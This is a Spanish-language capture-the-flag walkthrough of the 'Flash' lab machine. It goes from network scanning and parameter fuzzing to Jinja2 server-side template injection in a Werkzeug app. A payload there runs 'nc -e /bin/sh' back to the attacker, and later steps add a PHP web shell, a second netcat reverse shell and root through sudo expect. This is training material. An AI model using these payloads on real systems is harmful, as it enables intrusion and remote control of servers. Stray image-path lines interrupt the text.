FLASH

1- LOCALIZAMOS LA MAQUINA

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└─# **sudo arp-scan -I eth0 --localnet**

Interface: eth0, type: EN10MB,IPv4: 192.168.0.26

192.168.0.31 VMware, Inc.

IP DE LA MAQUINA VICTIMA 192.168.0.31

IP DE LA MAQUINA ATACANTE 192.168.0.26

2- ESCANEAAMOS PUERTOS

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# **nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.31**


22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

80/tcp open http nginx 1.18.0


8080/tcp open http-proxy Werkzeug/2.3.4 Python/3.9.2

PUERTO 80

Visitamos la web



PUERTO 8080



Despues de intentar enumerar directorios y archivos ocultos con varias herramientas no he sido capaz de lograrlo. Con lo que me voy al navegador y busco directamente la posibilidad de un exploit para Werkzeug.

Despues, de buscar informacion en Google, hay una posible vulnerabilidad de SSTI (Server-Side Template Injection). Para lo que aporto, algo de contexto

1-Flask: Es un framework web minimalista para Python que proporciona herramientas para construir aplicaciones web rápidas y eficientes. Flask utiliza Jinja como su motor de plantillas predeterminado y Werkzeug como su biblioteca de manejo de solicitudes HTTP.

2-Jinja: Es un motor de plantillas para Python que se utiliza principalmente con Flask, aunque también puede ser utilizado de forma independiente. Jinja permite a los desarrolladores generar contenido dinámico en páginas web al combinar plantillas HTML con datos proporcionados por la aplicación.

3-Werkzeug: Es una biblioteca WSGI (Web Server Gateway Interface) para Python que proporciona una interfaz simple para manejar solicitudes HTTP. Flask utiliza Werkzeug internamente para manejar las solicitudes entrantes y las respuestas salientes.

La SSTI es una vulnerabilidad que permite a un atacante ejecutar código del lado del servidor dentro de las plantillas de Jinja u otro motor de plantillas, lo que podría llevar a ataques como la ejecución remota de código (RCE) en la aplicación web.

Intentamos realizar una búsqueda de fuerza bruta en la URL indicada, utilizando una lista

de palabras comunes para reemplazar la cadena "FUZZ" en la susodicha URL.

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# **ffuf -w /usr/share/dirb/wordlists/common.txt -u**


http://192.168.0.31:8080/?FUZZ=Juan -fs 18

name [Status: 200, Size: 19, Words: 2, Lines: 1, Duration: 377ms]

:: Progress: [4614/4614] :: Job [1/1] :: 138 req/sec :: Duration: [0:00:37] :: Errors: 0 ::

Con el parámetro "name", probamos en el navegador con uno de los payloads que nos sugieren en

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection



Love 25!

En este caso, el servidor parece estar evaluando la expresión {{5*5}} como una plantilla y ejecutando el cálculo, lo que resulta en "25", y luego incluyendo este valor en la respuesta "Love 25!".

Ahora, debemos crear una reverse shell:

1-Nos ponemos a la escucha con netcat

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# **nc -nlvp 4444**

2-Y con este comando

{{request.application.__globals__.__builtins__.__import__(%27os%27).popen(%27nc%20

-e%20/bin/sh%20192.168.0.26%204444%27).read()}}

logramos la reverse shell

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.31] 33020

Mejoramos la funcionalidad de la TTY

1- **script /dev/null -c bash**

Script iniciado, el fichero de anotación de salida es '/dev/null'.

randy@flash:~$

2-**presionamos ctrl_z para suspender la shell**

randy@flash:~$ ^Z

zsh: suspended nc -nlvp 4444

3- **En la misma terminal ejecutamos**

stty raw -echo; fg

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# **stty raw -echo; fg**

[1] + continued nc -nlvp 4444

reset xterm

randy@flash:~$ export TERM=xterm

randy@flash:~$ export SHELL=bash

4- **Reseteamos filas y columnas. En una nueva terminal, ejecutamos**

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└─# **stty size**

35 166

randy@flash:~$ **stty rows 35 columns 166**

Ya tenemos una TTY interactiva

randy@flash:~$ **ls -la**

total 36

drwx------ 3 randy randy 4096 jun 2 2023 .

drwxr-xr-x 3 root root 4096 jun 2 2023 ..

lrwxrwxrwx 1 root root   9 abr 23 2023 .bash_history -> /dev/null

-rw------- 1 randy randy 220 ene 15 2023 .bash_logout

-rw------- 1 randy randy 3526 ene 15 2023 .bashrc

drwxr-xr-x 3 randy randy 4096 jun 2 2023 .local

-rw------- 1 randy randy 807 ene 15 2023 .profile

-rw-r--r-- 1 randy randy   66 jun 2 2023 .selected_editor

-rwx------ 1 randy randy 595 jun 2 2023 .server.py

-r-------- 1 randy randy   33 jun 2 2023 user.txt

randy@flash:~$ cat user.txt

bc7336826edb80152b7b66a9b588c6ea

FLAG DE USUARIO

Buscamos permisos sudo

randy@flash:~$ sudo -l

Matching Defaults entries for randy on flash:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User randy may run the following commands on flash:

(root) NOPASSWD: **/usr/bin/ccal**

randy@flash:~$

No encontramos nada con GTFOBins

Navegando por los diferentes directorios nos encontramos con esto

randy@flash:/etc/nginx/sites-available$ cat default

```
server {
        listen 80;
        listen [::]:80;
#
        server_name loveyouuuuu.nyx;
#
        root /var/www/html;
        index index.html;
#
        location / {
                try_files $uri $uri/ =404;
```

```
        }


 # pass PHP scripts to FastCGI server
        #
                location ~ \.php$ {
                include snippets/fastcgi-php.conf;
        #
        #          # With php-fpm (or other unix sockets):
                fastcgi_pass unix:/run/php/php7.4-fpm.sock;
        #          # With php-cgi (or other tcp sockets):
        #          fastcgi_pass 127.0.0.1:9000;
        }
}
```


Este archivo de configuración define dos servidores virtuales en Nginx. El primero es el servidor predeterminado que responde a cualquier solicitud que no coincida con los otros servidores definidos, y el segundo es un servidor para el nombre de host loveyouuuuu.nyx. Ambos servidores sirven archivos estáticos y pueden ser configurados para manejar solicitudes de PHP si es necesario.

Añadimos a /etc/hosts este servidor

```
┌──(root㉿kali)-[/home/kali/Desktop/Flash]
└──# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
```

192.168.0.31 loveyouuuuu.nyx

Nos vamos a randy y creamos una shell en php, que ahora si nos lo permite



y nos convertimos en www-data con

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# curl -H "Host: loveyouuuuu.nyx" "http://192.168.0.31/cmd.php?cmd=id"

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Este comando PHP genera una cadena codificada URL que contiene un comando de shell.El comando nc -e /bin/sh 192.168.0.26 443 intenta iniciar una shell interactiva en la dirección IP 192.168.0.26 en el puerto 443 utilizando Netcat

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# php -r 'print urlencode("nc -e /bin/sh 192.168.0.26 443");'

nc+-e+%2Fbin%2Fsh+192.168.0.26+443

Nos ponemos a la escucha con netcat

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# nc -nlvp 443

listening on [any] 443 ...

┌──(root㉿kali)-[/home/kali/Desktop/Flash]

└──# curl -H "Host: loveyouuuuu.nyx"
"http://192.168.0.31/cmd.php?cmd=nc+-e+%2Fbin%2Fsh+192.168.0.26+443"

Este comando curl está tratando de ejecutar un comando de shell en el servidor remoto especificado a través de una solicitud HTTP.

Conseguimos la reverse shell

```
┌──(root㉿kali)-[/home/kali/Desktop/Flash]
└──# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.31] 58626
whoami
```

www-data

Mejoramos la funcionalidad de la TTY

1- **script /dev/null -c bash**

2- **Salimos de la shell con ctrl+Z**

3- **En la misma terminal ejecutamos**

stty raw -echo; fg

```
┌──────(root㉿kali)-[/home/kali/Desktop/Flash]
└──# stty raw -echo; fg
[1]  + continued  nc -nlvp 443
```

reset xterm

www-data@flash:~/html$ export TERM=xterm

www-data@flash:~/html$ export SHELL=bash

www-data@flash:~/html$ stty rows 35 columns 166

3- ESCALAMOS PRIVILEGIOS

www-data@flash:/home$ sudo -l

Matching Defaults entries for www-data on flash:


env_reset, mail_badpass,
secure_path=/usr/local/sbin₩:/usr/local/bin₩:/usr/sbin₩:/usr/bin₩:/sbin₩:/bin

User www-data may run the following commands on flash:

(root) NOPASSWD: /usr/bin/expect

www-data@flash:/home$

Vamos a GTFOBins



www-data@flash:/home$ sudo expect -c 'spawn /bin/sh;interact'

spawn /bin/sh

whoami

root

cd root

ls

root.txt

cat root.txt

383887a3a5a4626e536ef2d30d55de1d

FLAG DE ROOT